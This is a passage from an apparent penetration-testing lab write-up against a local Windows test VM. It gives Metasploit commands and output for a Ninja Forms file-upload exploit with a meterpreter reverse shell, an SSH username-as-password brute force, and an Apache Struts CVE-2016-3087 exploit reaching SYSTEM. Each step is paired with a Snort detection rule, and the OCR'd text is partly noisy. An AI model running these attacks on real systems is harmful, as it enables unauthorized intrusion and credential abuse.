
wordpress

STEP 2: Googling a little bit we found the following exploit

https://www.rapid7.com/db/modules/exploit/unix/webapp/wp_ninja_forms_unauthenticated_file_upload

STEP 3: Trun on metasploit console and exploit the target.

```
$ msfconsole

$ search wp_ninja_forms

$ use exploit/multi/http/wp_ninja_forms_unauthenticated_file_upload

$ set rhost 192.168.1.40

$ set rport 8585

$ set TARGETURI /wordpress/

$ set FORM_PATH /index.php/king-of-hearts/

$ exploit
```




```
msf5 exploit(multi/http/wp_ninja_forms_unauthenticated_file_upload) > options

Module options (exploit/multi/http/wp_ninja_forms_unauthenticated_file_upload):

   Name       Current Setting            Required  Description
   ----       ---------------            --------  -----------
   FORM_PATH  /index.php/king-of-hearts/  yes       The relative path of the page that hosts any form served by Ninja Forms
   Proxies                               no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS     192.168.1.40               yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT      8585                       yes       The target port (TCP)
   SSL        false                      no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /wordpress/                yes       The base path to the wordpress application
   VHOST                                 no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.8      yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   ninja-forms

meterpreter > sysinfo
Computer    : VAGRANT-2008R2
OS          : Windows NT VAGRANT-2008R2 6.1 build 7601 (Windows Server 2008 R2 Standard Edition Service Pack 1) AMD64
Meterpreter : php/windows
meterpreter > shell
Process 6064 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\wamp\bin\apache\Apache2.2.21>whoami
```

SNORT RULE FIX : After uncommenting line 2284 in server-webapp.rules and adding the port 8585 into monitoring HTTP traffic, Snort gives the following alert: SERVER-WEBAPP WordPress Ninja Forms nf_async_upload arbitrary PHP file upload attempt [**] [Classification: Attempted Administrator Privilege Gain]

EXPLOIT 4: Bruteforcing SSH

STEP 1: When you gained a root access last time, run the following command to see a list of all users in the system.


$net users



```
C:\Program Files\Apache Software Foundation\tomcat\apache-tomcat-8.0.33>net users
net users

User accounts for \\

-------------------------------------------------------------------------------
Administrator            anakin_skywalker         artoo_detoo
ben_kenobi               boba_fett                c_three_pio
chewbacca                darth_vader              greedo
Guest                    han_solo                 jabba_hutt
jarjar_binks             kylo_ren                 lando_calrissian
leia_organa              luke_skywalker           sshd
sshd_server              vagrant
The command completed with one or more errors.
```


We can use the metaploit module for ssh_login to try to brute force into some of these available names.

STEP 2: save all the user name in a text file



```
Administrator
anakin_skywalker
artoo_detoo
ben_kenobi
boba_fett
c_three_pio
chewbacca
darth_vader
greedo
Guest
han_solo
jabba_hutt
jarjar_binks
kylo_ren
lando_calrissian
leia_organa
luke_skywalker
sshd
sshd_server
vagrant
```


STEP 3: turn on metasploit and use the ssh_login module to check for insecure passwords same as username.



```
   RPORT              22               yes       The target port
   STOP_ON_SUCCESS    false            yes       Stop guessing when a credential wo
rks for a host
   THREADS            1                yes       The number of concurrent threads (
max one per host)
   USERNAME                            no        A specific username to authenticat
e as
   USERPASS_FILE                       no        File containing users and password
s separated by space, one pair per line
   USER_AS_PASS       true             no        Try the username as the password f
or all users
   USER_FILE          user.txt         no        File containing usernames, one per
 line
   VERBOSE            false            yes       Whether to print output for all at
tempts

msf5 auxiliary(scanner/ssh/ssh_login) >
```

```
$ use auxiliary/scanner/ssh/ssh_login
$ set rhost 192.168.1.40
$ set USER_AS_PASS true
$ set USER_FILE user.txt
$ exploit
```

Give the user file that we created to metasploit and exploit



```
[+] 172.28.128.3:22 - Success: 'vagrant:vagrant' 'sh: id: command not found GNU bash, version 4.3.39(2)-
release (x86_64-unknown-cygwin) These shell commands are defined internally.  Type `help' to see this li
st. Type `help name' to find out more about the function `name'. Use `info bash' to find out more about
the shell in general. Use `man -k' or `info' to find out more about commands not in this list.  A star (
*) next to a name means that the command is disabled.   job_spec [&]                          history
[-c] [-d offset] [n] or hist>  (( expression ))                          if COMMANDS; then COMMANDS; [ eli
f C>  . filename [arguments]                    jobs [-lnprs] [jobspec ...] or jobs >  :
                       kill [-s sigspec | -n signum | -sigs>  [ arg... ]                               let
arg [arg ...]  [[ expression ]]                          local [option] name[=value] ...  alias [-p] [name
[=value] ... ]           logout [n]  bg [job spec ...]                        mapfile [-n count] [-O origi
```


I had some issues with my arch linux so had to shift back to kali for this one.
We can already see that we got some valid credentials like Vagrant:Vagrant.

SNORT FIX : Snort could probably be generated for slower (longer) SSH brute force attempts, but for such a fast SSH connection it wouldn't be wise to start raising alert flags (considering admin's point of view).

EXPLOIT 5: Apache Struts CVE-2016-3087

STEP 1: Look nmap result port 8282 runs Apache Tomcat Server,

STEP 2: After a bit of research we find the following:
https://www.rapid7.com/db/vulnerabilities/struts-cve-2016-3087



Apache Tomcat/8.0.33

If you're seeing this, you've successfully installed Tomcat. Congratulations!

Recommended Reading:
Security Considerations HOW-TO
Manager Application HOW-TO
Clustering/Session Replication HOW-TO

Developer Quick Start

Tomcat Setup
First Web Application
Realms & AAA
JDBC DataSources
Examples
Servlet Specifications
Tomcat Versions

Managing Tomcat

For security, access to the manager webapp is restricted. Users are defined in:

Documentation


Tomcat 8.0 Documentation
Tomcat 8.0 Configuration

Getting Help


FAQ and Mailing Lists
The following mailing lists are available:

STEP 3: Open metasploit and look for exploit and hack the box.

```
$ msfconsole
$ search rest_exec
$ use exploit/multi/http/struts_dmi_rest_exec
$ set lhost 192.168.1.40
$ set lport 8282
$ exploit
```



```
msf5 exploit(multi/http/struts_dmi_rest_exec) > options

Module options (exploit/multi/http/struts_dmi_rest_exec):

   Name       Current Setting                   Required  Description
   ----       ---------------                   --------  -----------
   Proxies                                      no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS     192.168.1.40                      yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT      8282                              yes       The target port (TCP)
   SSL        false                             no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /struts2-rest-showcase/orders/3/  yes       The path to a struts application action
   TMPPATH                                      no        Overwrite the temp path for the file upload. Needed if the home directory is not writable.
   VHOST                                        no        HTTP server virtual host


Exploit target:

   Id  Name
   --  ----
   2   Java Universal


msf5 exploit(multi/http/struts_dmi_rest_exec) > exploit
```



```
meterpreter > sysinfo
Computer    : vagrant-2008R2
OS          : Windows Server 2008 R2 6.1 (amd64)
Meterpreter : java/windows
meterpreter > shell
Process 1 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Program Files\Apache Software Foundation\tomcat\apache-tomcat-8.0.33>whoami
whoami
nt authority\system

C:\Program Files\Apache Software Foundation\tomcat\apache-tomcat-8.0.33>
```

We hacked the box

SNORT RULE FIX: We can get Snort to figure this out by uncommenting lines 118 and 119 from server-apache.rules (which I had already done) and adding port 828 for monitoring. This gives us following message:

SERVER-APACHE Apache Struts remote code execution attempt [**] [Classification: Attempted Administrator Privilege Gain]